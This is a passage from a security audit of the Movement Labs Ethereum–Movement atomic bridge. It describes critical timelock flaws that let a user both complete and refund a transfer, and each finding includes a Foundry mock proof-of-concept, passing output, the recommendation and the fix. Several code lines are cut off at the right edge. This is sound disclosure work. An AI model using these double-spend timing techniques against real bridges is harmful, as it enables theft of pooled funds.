// Then in the same block, the user will call the refund transfer function
```

```
contract EndToEndTest is Test {
    uint256 timelock;
    bool transferCompletionAcknowledged;
    address user;
    address relayer;

    function setUp() public {
        timelock = block.number + 10;
        transferCompletionAcknowledged = false;
        user = address(1);
        relayer = address(2);
    }

    function completeTransfer() public view {
        require(block.number <= timelock, "Timelock has expired");
        console.log("Transfer completed by user");
    }

    function refundTransfer() public view {
        require(block.number > timelock, "Timelock has not expired");
        require(!transferCompletionAcknowledged, "Transfer confirmation has been ackn
        console.log("Transfer refunded by user");
    }

    function acknowledgeCompleteTransfer() public {
        console.log("Transfer acknowledged by relayer");
        transferCompletionAcknowledged = true;
    }

    function test_timelock() public {
        // Log timelock
        console.log("Timelock: %d", timelock);

        // Warp until last block before timelock
        vm.roll(timelock);
        console.log("Current block: %d", block.number);

        // User calls complete transfer
        vm.startPrank(user);
        completeTransfer();
        vm.stopPrank();

        // We simulate that a block has passed, enabling the timelock to expire
        vm.roll(timelock + 1);
        console.log("Current block: %d", block.number);
```

```
        // In the same block, user calls refund transfer and relayer acknowledges com
        // If the user transaction is executed first in that block, the refund transf
        vm.startPrank(user);
        refundTransfer();
        vm.stopPrank();

        vm.startPrank(relayer);
        acknowledgeCompleteTransfer();
        vm.stopPrank();
    }
}
```

The test passes, proving that the attacker could call both functions by exploiting the race condition in the relay process:

```
[PASS] test_timelock() (gas: 22296)
Logs:
  Timelock: 11
  Current block: 11
  Transfer completed by user
  Current block: 12
  Transfer refunded by user
  Transfer acknowledged by relayer
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (10.0)

Recommendation

It is recommended to wait for a completion confirmation on the initiator, and a refund confirmation on the counterparty side, to complete the current request so that it is not possible to perform both actions at the same time.

Remediation

SOLVED: The **Movement Labs team** fixed the issue by using initializable timelocks that are greater on the initiators and lower on the counterparties so that it is not possible to exploit a race condition where the user confirms the transfer on the counterparty and asks for a refund on the initiator, as the latency between the two timelocks allows the bridge service to relay the events before that.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/06ea6849501b9b4838a72652ca86724966bd49e1

8.3 MISSING TIME LOCK VERIFICATION ON MOVE COUNTERPARTY CONTRACT

// CRITICAL

Description

The `complete_bridge_transfer` function in `atomic_bridge_counterparty.move` lacks timelock verification. Because of that, an attacker could complete the bridge transfer on the Movement side at any time, regardless of whether the timelock has expired. This could be exploited in combination with the refund function on the initiator side, allowing both minting MovETH tokens on the Movement side, and refunding WETH tokens on the Ethereum side.

The `complete_bridge_transfer` lacks a time lock verification:

```
109 public fun complete_bridge_transfer(
110     caller: &signer,
111     bridge_transfer_id: vector<u8>,
112     pre_image: vector<u8>,
113 ) acquires BridgeTransferStore, BridgeConfig, {
114     let config_address = borrow_global<BridgeConfig>(@resource_addr).bridge_modu
115     let resource_signer = account::create_signer_with_capability(&borrow_global<
116     let bridge_store = borrow_global_mut<BridgeTransferStore>(config_address);
117     let details: BridgeTransferDetails = smart_table::remove(&mut bridge_store.p
118 
119     let computed_hash = keccak256(pre_image);
120     assert!(computed_hash == details.hash_lock, 2);
121 
122     moveth::mint(&resource_signer, details.recipient, details.amount);
123 
124     smart_table::add(&mut bridge_store.completed_transfers, bridge_transfer_id, 
125     event::emit(
126         BridgeTransferCompletedEvent {
127             bridge_transfer_id,
128             pre_image,
129         },
130     );
131 }
```

For reference, the `completeBridgeTransfer` of `AtomicBridgeCounterparty.sol` includes the time lock verification:

```
64 function completeBridgeTransfer(bytes32 bridgeTransferId, bytes32 preImage) exte
65     BridgeTransferDetails storage details = bridgeTransfers[bridgeTransferId];
66     if (details.state != MessageState.PENDING) revert BridgeTransferStateNotPend
67     bytes32 computedHash = keccak256(abi.encodePacked(preImage));
68     if (computedHash != details.hashLock) revert InvalidSecret();
69     if (block.number > details.timeLock) revert TimeLockExpired();
```

```
        details.state = MessageState.COMPLETED;

        atomicBridgeInitiator.withdrawWETH(details.recipient, details.amount);

        emit BridgeTransferCompleted(bridgeTransferId, preImage);
    }
```

Proof of Concept

The following mock test simulates the user calling both complete transfer and refund at the same time, exploiting the lack of timelock verification in the complete transfer function. Therefore, the completion acknowledging will not be triggered until after the refund was also executed:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.22;
pragma abicoder v2;

import {Test, console} from "forge-std/Test.sol";


// This test is a mockup of the bridge timelock. There will be a complete transfer fu
// current block <= timelock, and a refund transfer function that asserts that the cu
// There will be a acknowledge complete transfer function that will be called by the
// The point is that the user will wait after timelock and call the complete transfer
// and in the same block, the user will call the refund transfer function

contract EndToEndTest is Test {
    uint256 timelock;
    bool transferCompletionAcknowledged;
    address user;
    address relayer;

    function setUp() public {
        timelock = block.number + 10;
        transferCompletionAcknowledged = false;
        user = address(1);
        relayer = address(2);
    }

    function completeTransferMissingTimelock() public view {
        console.log("Transfer completed by user");
    }

    function refundTransfer() public view {
        require(block.number > timelock, "Timelock has not expired");
```

```
        require(!transferCompletionAcknowledged, "Transfer confirmation has been ackn
        console.log("Transfer refunded by user");
    }

    function acknowledgeCompleteTransfer() public {
        console.log("Transfer acknowledged by relayer");
        transferCompletionAcknowledged = true;
    }


    function test_timelock_missing() public {
        // Log timelock
        console.log("Timelock: %d", timelock);

        // Go to block after timelock
        vm.roll(timelock + 1);
        console.log("Current block: %d", block.number);

        // User calls complete transfer and refund transfer at the same time
        vm.startPrank(user);
        completeTransferMissingTimelock();
        refundTransfer();
        vm.stopPrank();

        // The completeTransfer event is picked up just in next block, not preventing
    }
}
```

The test passes, proving that the attacker could call both functions by exploiting the race condition in the relay process:

```
[PASS] test_timelock_missing() (gas: 13662)
Logs:
  Timelock: 11
  Current block: 12
  Transfer completed by user
  Transfer refunded by user
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (10.0)

Recommendation

It is recommended to add a time lock verification in the `complete_bridge_transfer` function from the `atomic_bridge_counterparty.move` contract.

Remediation

SOLVED: The **Movement Labs team** fixed the issue by adding the timelock verification on the `complete_bridge_transfer` function.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/ad4a503faad02a40ea90d54157c91e5f7bc9211a

8.4 BRIDGE TIMELOCK TIME MEASUREMENT INCONSISTENCIES

// CRITICAL

Description

The current implementation of the cross-chain bridge between Ethereum and Movement contains inconsistencies related to timelock measurement and synchronization:

1. `Block time differences:` The bridge does not account for the difference in block production times between Ethereum and Movement. Ethereum has an average block time of about 12 seconds, while Movement's block time is approximately 8 seconds. This discrepancy leads to significant differences in how time progresses on each chain when measured in blocks.

2. `Inconsistent time measurement methods:` The Ethereum contracts use block numbers for timelocks, while the Movement contracts use timestamps. This inconsistency creates a fundamental mismatch in how time is measured and compared across the bridge.

Any time difference in the timelock expirations can be exploited for a double spending scenario where the attacker both confirms the transfer and is able to get a refund as well.

The Ethereum initiator (and all other contracts) uses block number for the time lock:

```
48  function initiateBridgeTransfer(uint256 wethAmount, bytes32 recipient, bytes32 h
49      external
50      payable
51      returns (bytes32 bridgeTransferId)
52  {
53      console.log("initiateBridgeTransfer");
54      address originator = msg.sender;
55      uint256 ethAmount = msg.value;
56      uint256 totalAmount = wethAmount + ethAmount;
57      // Ensure there is a valid total amount
58      if (totalAmount == 0) {
59          revert ZeroAmount();
60      }
61      // If msg.value is greater than 0, convert ETH to WETH
62      if (ethAmount > 0) weth.deposit{value: ethAmount}();
63      // Transfer WETH to this contract, revert if transfer fails
64      if (wethAmount > 0) {
65          if (!weth.transferFrom(originator, address(this), wethAmount)) revert WE
66      }
67
68      // Update the pool balance
69      poolBalance += totalAmount;
70
71      // The nonce is used to generate a unique bridge transfer id, without it
```

```
    // we can't guarantee the uniqueness of the id.
    nonce++; // increment the nonce
    bridgeTransferId =
        keccak256(abi.encodePacked(originator, recipient, hashLock, timeLock, bl
    bridgeTransfers[bridgeTransferId] = BridgeTransfer({
        amount: totalAmount,
        originator: originator,
        recipient: recipient,
        hashLock: hashLock,
        timeLock: block.number + timeLock,
        state: MessageState.INITIALIZED
    });

    emit BridgeTransferInitiated(bridgeTransferId, originator, recipient, totalA
    return bridgeTransferId;
}
```

The Movement counterparty uses timestamp for the time lock:

```
public fun lock_bridge_transfer_assets(
    caller: &signer,
    initiator: vector<u8>, //eth address
    bridge_transfer_id: vector<u8>,
    hash_lock: vector<u8>,
    time_lock: u64,
    recipient: address,
    amount: u64
): bool acquires BridgeTransferStore {
    assert!(signer::address_of(caller) == @origin_addr, 1);
    let bridge_store = borrow_global_mut<BridgeTransferStore>(@resource_addr);
    let details = BridgeTransferDetails {
        recipient,
        initiator,
        amount,
        hash_lock,
        time_lock: timestamp::now_seconds() + time_lock
    };

    smart_table::add(&mut bridge_store.pending_transfers, bridge_transfer_id, de
    event::emit(
        BridgeTransferAssetsLockedEvent {
            bridge_transfer_id,
            recipient,
            amount,
            hash_lock,
```

```
                time_lock,
            },
        );

        true
    }
```

Proof of Concept

INCONSISTENT TIMELOCKS:

The bridge service is not available to use for PoCs. Instead, the following scenario demonstrates the aforementioned timelock inconsistent mechanism vulnerability:

- The user initiates a transfer on the initiator contract on block `20683270`, at the timestamp `1725525898` with a timelock of 100 blocks. The computed timelock will therefore be block `20683370`.
- The relayer picks up the event and relays it to the counterparty contract 12 seconds later (1 block), at block `20683271` and timestamp `1725525910`. The counterparty computes the timelock using the timestamp: `timelock: now + 100 seconds`, resulting in `1725526010`.
- The timelock will be reached in about 20 minutes on the initiator side (at a rate of 12 seconds per block), while on the counterparty side, it will be reached in 100 seconds.

This discrepancy leaves a vulnerability where the user can simultaneously complete a transfer on the counterparty side and refund it on the initiator side, or vice versa, depending on which chain's timelock expires first.

The following mock test simulates the user calling both the refund transfer and complete transfer functions at the same time, after the initiator's timelock has expired but before the counterparty's timelock has expired. This exploits the lack of consistent timelock verification between the two contracts:

1. The user initiates the transfer with a timelock of 100 blocks.
2. The relayer relays the transfer initiation to the counterparty contract.
3. After 100 blocks have passed (1200 seconds), the user calls both the refund function on the initiator contract and the complete transfer function on the counterparty contract.
4. Both functions execute successfully, allowing the user to potentially double-spend or manipulate the transfer process.

This test highlights the vulnerability caused by the inconsistent use of block number and timestamp for timelock calculations between the two contracts.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.22;
pragma abicoder v2;

import {Test, console} from "forge-std/Test.sol";
```

```
contract EndToEndTest is Test {
    uint256 initiatorTimelock;
    uint256 counterpartyTimelock;
    address user;
    address relayer;
    uint256 timelockParam;
    bool completionRelayed;

    function setUp() public {
        user = address(1);
        relayer = address(2);
        timelockParam = 100;
        completionRelayed = false;

        // log block and timestamp current
        vm.roll(20683270);
        vm.warp(1725525898);
        console.log("Setup");
        console.log(" - Block number: %d", block.number);
        console.log(" - Timestamp: %d", block.timestamp);
        console.log("");
    }

    function waitBlocks(uint256 amount) public {
        console.log("Waiting %d blocks", amount);
        uint256 newBlockHeight = block.number + amount;
        uint256 newTimestamp = block.timestamp + amount * 12; // 12 seconds per block
        vm.roll(newBlockHeight);
        vm.warp(newTimestamp);
        console.log(" - Block number: %d", block.number);
        console.log(" - Timestamp: %d", block.timestamp);
        console.log("");
    }

    function initiatorInitiateTransfer(uint256 timelock) public {
        initiatorTimelock = block.number + timelock;
        console.log("Transfer initiated by initiator, timelock: %d", initiatorTimeloc
        console.log("");
    }

    function relayedInitiatorCompleteTransfer() public view {
        console.log("Transfer completion relayed");
        console.log("");
    }

    function initiatorRefundTransfer() public view {
        require(block.number > initiatorTimelock, "Timelock has not expired");
```

```
        require(!completionRelayed, "Transfer completion has been relayed already");
        console.log("Transfer refunded by initiator");
        console.log("");
    }

    function relayedCounterpartyLockAssets(uint256 timelock) public {
        counterpartyTimelock = block.timestamp + timelock;
        console.log("Transfer initiation relayed, timelock: %d", counterpartyTimelock
        console.log("");
    }

    function counterpartyCompleteTransfer() public view {
        require(block.number <= counterpartyTimelock, "Timelock has expired");
        console.log("Transfer completed by counterparty");
        console.log("");
    }


    function test_timelock_timestamp() public {
        // User initiates a transfer
        vm.startPrank(user);
        initiatorInitiateTransfer(timelockParam);
        vm.stopPrank();

        // Relayer relays the transfer init and locks assets
        waitBlocks(1);
        vm.startPrank(relayer);
        relayedCounterpartyLockAssets(timelockParam);
        vm.stopPrank();

        // User waits until timelock in the initiator contract
        waitBlocks(timelockParam);

        // He both call the complete transfer and refund transfer functions
        vm.startPrank(user);
        initiatorRefundTransfer();
        counterpartyCompleteTransfer();
        vm.stopPrank();

        // The relayer acknowledges the completion of the transfer after the block ha
    }
}
```

The test passes, proving that the attacker could call both functions by exploiting the race condition in the relay process:

```
[PASS] test_timelock_timestamp() (gas: 73492)
Logs:
  Setup
   - Block number: 20683270
   - Timestamp: 1725525898

  Transfer initiated by initiator, timelock: 20683370

  Waiting 1 blocks
   - Block number: 20683271
   - Timestamp: 1725525910

  Transfer initiation relayed, timelock: 1725526010

  Waiting 100 blocks
   - Block number: 20683371
   - Timestamp: 1725527110

  Transfer refunded by initiator

  Transfer completed by counterparty
```

BLOCK TIME DIFFERENCES:

Using the Suzuka full node and sending transactions in a loop for 30 seconds, here is a summary of the block timestamps and time differences between each:

```
-------------------------
Block 8 timestamp: 1725502740763444
Time difference from last block: 6055291
-------------------------
Block 9 timestamp: 1725502744792819
Time difference from last block: 4029375
-------------------------
Block 10 timestamp: 1725502750834374
Time difference from last block: 6041555
-------------------------
Block 11 timestamp: 1725502756871341
Time difference from last block: 6036967
-------------------------
Block 12 timestamp: 1725502762912535
Time difference from last block: 6041194
-------------------------
Block 13 timestamp: 1725502787073862
Time difference from last block: 24161327
-------------------------
Block 14 timestamp: 1725502795131213
Time difference from last block: 8057351
-------------------------
Block 15 timestamp: 1725502801181574
Time difference from last block: 6050361
-------------------------
```

The timestamps were extracted from the following request:

```
curl http://0.0.0.0:30731/v1/blocks/by_height/<block_number>
```

On average, there are approximately 8.309 seconds between each block on the `suzuka-full-node`:

```
Sum of time differences:
6055291 + 4029375 + 6041555 + 6036967 + 6041194 + 24161327 + 8057351 + 6050361 = 6647
Count of differences: 8
Mean difference in microseconds:
66473421 / 8 = 8309177.625 microseconds
```

```
Convert to seconds:
8309177.625 / 1000000 ≈ 8.309 seconds
```

To compare, the average block time on ethereum is 12.05 seconds as of september 5th, 2024 (https://ycharts.com/indicators/ethereum_average_block_time).

The bridge service is not available to use for PoCs. Instead, the following scenario demonstrates the aforementioned timelock inconsistent mechanism vulnerability:

- The user initiates a transfer on the Movement chain (initiator) at block `1000000`, at the timestamp `1725525898` with a timelock of 100 blocks. The computed timelock will therefore be block `1000100` on Movement.
- The relayer picks up the event and relays it to the Ethereum chain (counterparty) 60 seconds later, at timestamp `1725525958`. The Ethereum contract computes its timelock using the block number: `timelock: current_block + 100 blocks`.
- The timelock will be reached in about 13 minutes and 20 seconds on the Movement side (at a rate of 8 seconds per block), while on the Ethereum side, it will be reached in 20 minutes (at a rate of 12 seconds per block).

This discrepancy leaves a vulnerability where the user can simultaneously complete a transfer on the Ethereum side and refund it on the Movement side, exploiting the fact that the Movement timelock expires first.

The following mock test simulates this scenario:

1. The user initiates the transfer on Movement with a timelock of 100 blocks.
2. The relayer relays the transfer initiation to the Ethereum contract after a 60-second delay.
3. Time advances by 800 seconds plus 1 second (100 Movement blocks + 1 second), which is just after the Movement timelock expiration but before the Ethereum timelock expiration.
4. The user calls both the refund function on the Movement contract and the complete transfer function on the Ethereum contract.
5. Both functions execute successfully, allowing the user to potentially double-spend or manipulate the transfer process.

This test highlights the vulnerability caused by the inconsistent block times between Movement and Ethereum, and the use of block numbers for timelock calculations. The faster block time on Movement causes its timelock to expire first, creating a window where the transfer can be refunded on Movement while still being completed on Ethereum.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.22;
pragma abicoder v2;

import {Test, console} from "forge-std/Test.sol";

contract BlockTimeDiscrepancyTest is Test {
    uint256 constant ETHEREUM_BLOCK_TIME = 12 seconds;
    uint256 constant MOVEMENT_BLOCK_TIME = 8 seconds;
    uint256 constant TIMELOCK_BLOCKS = 100;
```

```
    uint256 initialTimestamp;
    uint256 currentTimestamp;
    uint256 ethereumInitiatorTimelock;
    uint256 movementCounterpartyTimelock;
    uint256 ethereumCounterpartyTimelock;
    uint256 movementInitiatorTimelock;
    uint256 ethereumInitialBlock;
    uint256 movementInitialBlock;
    address user;
    address relayer;
    bool completionRelayed;

    function setUp() public {
        user = address(1);
        relayer = address(2);
        completionRelayed = false;
        initialTimestamp = 1725525898;
        currentTimestamp = initialTimestamp;
        ethereumInitialBlock = 20683270;
        movementInitialBlock = 1000000;

        vm.warp(initialTimestamp);
        console.log("Setup");
        console.log(" - Initial timestamp: %d", currentTimestamp);
        console.log(" - Ethereum initial block: %d", ethereumInitialBlock);
        console.log(" - Movement initial block: %d", movementInitialBlock);
        console.log("");
    }

    function computeTimestampForBlock(uint256 blockHeight, bool onEthereum) public vi
        if (onEthereum) {
            return initialTimestamp + (blockHeight - ethereumInitialBlock) * ETHEREUM
        } else {
            return initialTimestamp + (blockHeight - movementInitialBlock) * MOVEMENT
        }
    }

    function getCurrentEthereumBlock() public view returns (uint256) {
        return ethereumInitialBlock + (currentTimestamp - initialTimestamp) / ETHEREU
    }

    function getCurrentMovementBlock() public view returns (uint256) {
        return movementInitialBlock + (currentTimestamp - initialTimestamp) / MOVEMEN
    }

    function advanceTime(uint256 _seconds) public {
        currentTimestamp += _seconds;
```

```
        vm.warp(currentTimestamp);

        console.log("Time advanced by %d seconds", _seconds);
        console.log(" - New timestamp: %d", currentTimestamp);
        console.log(" - Ethereum block: %d", getCurrentEthereumBlock());
        console.log(" - Movement block: %d", getCurrentMovementBlock());
        console.log("");
    }

    function initiateTransferOnMovement() public {
        uint256 currentMovementBlock = getCurrentMovementBlock();
        movementInitiatorTimelock = currentMovementBlock + TIMELOCK_BLOCKS;
        console.log("Transfer initiated on Movement");
        console.log(" - Current Movement block: %d", currentMovementBlock);
        console.log(" - Timelock expires at block: %d", movementInitiatorTimelock);
        console.log(" - Timelock expires at timestamp: %d", computeTimestampForBlock(
        console.log("");
    }

    function relayToEthereum() public {
        ethereumCounterpartyTimelock = getCurrentEthereumBlock() + TIMELOCK_BLOCKS;
        console.log("Transfer relayed to Ethereum");
        console.log(" - Current Ethereum block: %d", getCurrentEthereumBlock());
        console.log(" - Timelock expires at block: %d", ethereumCounterpartyTimelock)
        console.log(" - Timelock expires at timestamp: %d", computeTimestampForBlock(
        console.log("");
    }

    function completeTransferOnEthereum() public view {
        require(getCurrentEthereumBlock() <= ethereumCounterpartyTimelock, "Ethereum
        console.log("Transfer completed on Ethereum");
        console.log(" - Current Ethereum block: %d", getCurrentEthereumBlock());
        console.log(" - Ethereum timelock: %d", ethereumCounterpartyTimelock);
        console.log("");
    }

    function refundTransferOnMovement() public view {
        require(getCurrentMovementBlock() > movementInitiatorTimelock, "Movement time
        require(!completionRelayed, "Transfer completion has been relayed already");
        console.log("Transfer refunded on Movement");
        console.log(" - Current Movement block: %d", getCurrentMovementBlock());
        console.log(" - Movement timelock: %d", movementInitiatorTimelock);
        console.log("");
    }

    function test_blocktime_discrepancy() public {
        // User initiates a transfer on Movement
```

```
        vm.startPrank(user);
        initiateTransferOnMovement();
        vm.stopPrank();

        // Relayer relays the transfer to Ethereum (assume 1 minute of delay)
        advanceTime(60 seconds);
        vm.startPrank(relayer);
        relayToEthereum();
        vm.stopPrank();

        // Advance time to just after Movement timelock expiration
        uint256 timeToAdvance = (TIMELOCK_BLOCKS * MOVEMENT_BLOCK_TIME) + 1 seconds;
        advanceTime(timeToAdvance);

        console.log("Time passed: %d seconds", timeToAdvance + 60);
        console.log("Current timestamp: %d", currentTimestamp);
        console.log("Current Ethereum block: %d", getCurrentEthereumBlock());
        console.log("Current Movement block: %d", getCurrentMovementBlock());
        console.log("");

        // Attempt to complete transfer on Ethereum and refund on Movement simultaneo
        vm.startPrank(user);
        completeTransferOnEthereum(); // This should succeed as Ethereum's timelock h
        refundTransferOnMovement(); // This should also succeed as Movement's timeloc
        vm.stopPrank();

        console.log("Vulnerability exploited: Transfer completed on Ethereum and refu
    }
}
```

The test passes, proving that the attacker could call both functions by exploiting the race condition in the relay process:

```
[PASS] test_blocktime_discrepancy() (gas: 101104)
Logs:
  Setup
   - Initial timestamp: 1725525898
   - Ethereum initial block: 20683270
   - Movement initial block: 1000000

  Transfer initiated on Movement
   - Current Movement block: 1000000
   - Timelock expires at block: 1000100
   - Timelock expires at timestamp: 1725526698

  Time advanced by 60 seconds
```

```
  - New timestamp: 1725525958
  - Ethereum block: 20683275
  - Movement block: 1000007

Transfer relayed to Ethereum
  - Current Ethereum block: 20683275
  - Timelock expires at block: 20683375
  - Timelock expires at timestamp: 1725527158

Time advanced by 801 seconds
  - New timestamp: 1725526759
  - Ethereum block: 20683341
  - Movement block: 1000107

Time passed: 861 seconds
Current timestamp: 1725526759
Current Ethereum block: 20683341
Current Movement block: 1000107

Transfer completed on Ethereum
  - Current Ethereum block: 20683341
  - Ethereum timelock: 20683375

Transfer refunded on Movement
  - Current Movement block: 1000107
  - Movement timelock: 1000100

Vulnerability exploited: Transfer completed on Ethereum and refunded on Movement
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (10.0)

Recommendation

It is recommended to use consistent time lock mechanisms for all contracts, and particularly using timestamps to avoid block production time differences in different blockchains (see `Block Time differences between chains`).

Remediation

SOLVED: The **Movement Labs team** fixed the issue by using timestamps to verify the timelocks.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/d6e096aad58e0b937ec127af797c5be82fac1951

8.5 TIMELOCK RECOMPUTATION ON THE COUNTERPARTY OPENS FOR RACE CONDITIONS

// CRITICAL

Description

Timelocks are computed differently in initiator and counterparty contracts.

The recomputation of the timelock in `lockBridgeTransferAssets` on the counterparty side can lead to a mismatch with the original timelock. This mismatch creates a window where the timelock might be expired on one chain but not on the other, allowing for the complete transfer and refund exploit mentioned previously.

Even with the timelocks are using timestamps as recommended previously, the issue is still exploitable: if the initiator uses a time lock of `3600` at timestamp `1 725 527 459`, that results in a transfer time lock at timestamp `1 725 531 059`. However, the bridge service could be taking `20` seconds to relay the event to the counterparty. At that moment, the counterparty would recompute with a delta of `20` seconds, resulting in a timelock of `1 725 531 079`. During these `20` seconds, an attacker could exploit the complete transfer and refund exploit mentioned previously.

The `lock_bridge_transfer_assets` recomputes the lock time when receiving the initiated event:

```
76  public fun lock_bridge_transfer_assets(
77      caller: &signer,
78      initiator: vector<u8>, //eth address
79      bridge_transfer_id: vector<u8>,
80      hash_lock: vector<u8>,
81      time_lock: u64,
82      recipient: address,
83      amount: u64
84  ): bool acquires BridgeTransferStore {
85      assert!(signer::address_of(caller) == @origin_addr, 1);
86      let bridge_store = borrow_global_mut<BridgeTransferStore>(@resource_addr);
87      let details = BridgeTransferDetails {
88          recipient,
89          initiator,
90          amount,
91          hash_lock,
92          time_lock: timestamp::now_seconds() + time_lock
93      };
94
95      smart_table::add(&mut bridge_store.pending_transfers, bridge_transfer_id, de
96      event::emit(
97          BridgeTransferAssetsLockedEvent {
98              bridge_transfer_id,
99              recipient,
100             amount,
101             hash_lock,
```

```
            time_lock,
        },
    );

    true
}
```

The `lockBridgeTransferAssets` recomputes the lock time when receiving the initiated event:

```
function lockBridgeTransferAssets(
    bytes32 initiator,
    bytes32 bridgeTransferId,
    bytes32 hashLock,
    uint256 timeLock,
    address recipient,
    uint256 amount
) external onlyOwner returns (bool) {
    if (amount == 0) revert ZeroAmount();
    if (atomicBridgeInitiator.poolBalance() < amount) revert InsufficientWethBal

    bridgeTransfers[bridgeTransferId] = BridgeTransferDetails({
        recipient: recipient,
        initiator: initiator,
        amount: amount,
        hashLock: hashLock,
        timeLock: block.number + timeLock, // using block number for timelock
        state: MessageState.PENDING
    });

    emit BridgeTransferAssetsLocked(bridgeTransferId, recipient, amount, hashLoc
    return true;
}
```

Proof of Concept

The bridge service is not available for direct testing, so the following scenario demonstrates the vulnerability caused by relay delay in the timelock mechanism:

- The user initiates a transfer on the Movement chain at timestamp `1725527459` with a timelock duration of `3600` seconds (1 hour). The computed timelock expiration on Movement will be at timestamp `1725531059`.
- The relayer picks up the event and relays it to the Ethereum chain after a 20-second delay, at timestamp `1725527479`. The Ethereum contract computes its timelock based on the current timestamp, resulting in a timelock expiration at `1725531079`.

This 20-second discrepancy in timelock expiration between Movement and Ethereum creates a vulnerability window where a user can potentially execute conflicting actions on both chains.

The following mock test simulates this scenario:

1. The user initiates a transfer on Movement with a timelock of `3600` seconds.
2. After a `20`-second delay, the relayer relays the transfer to the Ethereum contract.
3. Time advances to `3590` seconds after the initial transfer (`10` seconds before the Movement timelock expires).
4. At this point, there's a `10`-second window where:
   - The Movement timelock has expired (`1725531059`)
   - The Ethereum timelock has not yet expired (`1725531079`)
5. Within this window, the user attempts to:
   - Complete the transfer on Ethereum (which succeeds as its timelock hasn't expired)
   - Refund the transfer on Movement (which also succeeds as its timelock has expired)

This test highlights the vulnerability caused by the relay delay and the practice of recalculating the timelock on the counterparty chain. It demonstrates how a user could potentially double-spend or manipulate the transfer process by exploiting the timelock discrepancy between the two chains.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.22;
pragma abicoder v2;

import {Test, console} from "forge-std/Test.sol";

contract RelayDelayTest is Test {
    uint256 constant RELAY_DELAY = 20 seconds;
    uint256 constant TIMELOCK_DURATION = 3600 seconds;

    uint256 initialTimestamp;
    uint256 currentTimestamp;
    uint256 movementInitiatorTimelock;
    uint256 ethereumCounterpartyTimelock;
    address user;
    address relayer;

    function setUp() public {
        user = address(1);
        relayer = address(2);
        initialTimestamp = 1725527459;
        currentTimestamp = initialTimestamp;

        vm.warp(initialTimestamp);
        console.log("Setup");
        console.log(" - Initial timestamp: %d", currentTimestamp);
        console.log("");
    }
```

```
    function advanceTime(uint256 _seconds) public {
        currentTimestamp += _seconds;
        vm.warp(currentTimestamp);

        console.log("Time advanced by %d seconds", _seconds);
        console.log(" - New timestamp: %d", currentTimestamp);
        console.log("");
    }

    function initiateTransferOnMovement() public {
        movementInitiatorTimelock = currentTimestamp + TIMELOCK_DURATION;
        console.log("Transfer initiated on Movement");
        console.log(" - Current timestamp: %d", currentTimestamp);
        console.log(" - Timelock expires at: %d", movementInitiatorTimelock);
        console.log("");
    }

    function relayToEthereum() public {
        ethereumCounterpartyTimelock = currentTimestamp + TIMELOCK_DURATION;
        console.log("Transfer relayed to Ethereum");
        console.log(" - Current timestamp: %d", currentTimestamp);
        console.log(" - Timelock expires at: %d", ethereumCounterpartyTimelock);
        console.log("");
    }

    function completeTransferOnEthereum() public view {
        require(currentTimestamp <= ethereumCounterpartyTimelock, "Ethereum timelock
        console.log("Transfer completed on Ethereum");
        console.log(" - Current timestamp: %d", currentTimestamp);
        console.log(" - Ethereum timelock: %d", ethereumCounterpartyTimelock);
        console.log("");
    }

    function refundTransferOnMovement() public view {
        require(currentTimestamp > movementInitiatorTimelock, "Movement timelock has
        console.log("Transfer refunded on Movement");
        console.log(" - Current timestamp: %d", currentTimestamp);
        console.log(" - Movement timelock: %d", movementInitiatorTimelock);
        console.log("");
    }

    function test_relay_delay() public {
        // User initiates a transfer on Movement
        vm.startPrank(user);
        initiateTransferOnMovement();
        vm.stopPrank();
```

```
        // Relayer relays the transfer to Ethereum after a delay
        advanceTime(RELAY_DELAY);
        vm.startPrank(relayer);
        relayToEthereum();
        vm.stopPrank();

        // Advance time to just after Movement timelock expiration
        uint256 timeToAdvance = TIMELOCK_DURATION - 10 seconds;
        advanceTime(timeToAdvance);

        console.log("Vulnerability window:");
        console.log(" - Movement timelock expired at: %d", movementInitiatorTimelock)
        console.log(" - Ethereum timelock expires at: %d", ethereumCounterpartyTimelo
        console.log(" - Current timestamp: %d", currentTimestamp);
        console.log("");

        // Attempt to complete transfer on Ethereum and refund on Movement simultaneo
        vm.startPrank(user);
        completeTransferOnEthereum(); // This should succeed as Ethereum's timelock h
        refundTransferOnMovement(); // This should also succeed as Movement's timeloc
        vm.stopPrank();

        console.log("Vulnerability exploited: Transfer completed on Ethereum and refu
    }
}
```

The test passes, proving that the attacker could call both functions by exploiting the race condition in the relay process:

```
[PASS] test_relay_delay() (gas: 83220)
Logs:
  Setup
   - Initial timestamp: 1725527459

  Transfer initiated on Movement
   - Current timestamp: 1725527459
   - Timelock expires at: 1725531059

  Time advanced by 20 seconds
   - New timestamp: 1725527479

  Transfer relayed to Ethereum
   - Current timestamp: 1725527479
   - Timelock expires at: 1725531079

  Time advanced by 3590 seconds
```

```
 - New timestamp: 1725531069

Vulnerability window:
 - Movement timelock expired at: 1725531059
 - Ethereum timelock expires at: 1725531079
 - Current timestamp: 1725531069

Transfer completed on Ethereum
 - Current timestamp: 1725531069
 - Ethereum timelock: 1725531079

Transfer refunded on Movement
 - Current timestamp: 1725531069
 - Movement timelock: 1725531059

Vulnerability exploited: Transfer completed on Ethereum and refunded on Movement
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (10.0)

Recommendation

It is recommended to use a single timestamp timelock, computed only by the initiator contract. It must be verified that blockchains timestamps are synchronized so that race conditions do not exist. To add a layer of safety, the timelock allowing for a refund should be greater than the timelock preventing the completion of the transfer.

Remediation

SOLVED: The **Movement Labs team** fixed the issue, changing the logic to use predefined timelock durations on both sides, with the counterparty timelock duration being half of the initiator duration, allowing for the bridge service to safely relay the event and preventing race conditions.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/06ea6849501b9b4838a72652ca86724966bd49e1

8.6 MOVETH SIGNATURE REPLAY

// CRITICAL

Description

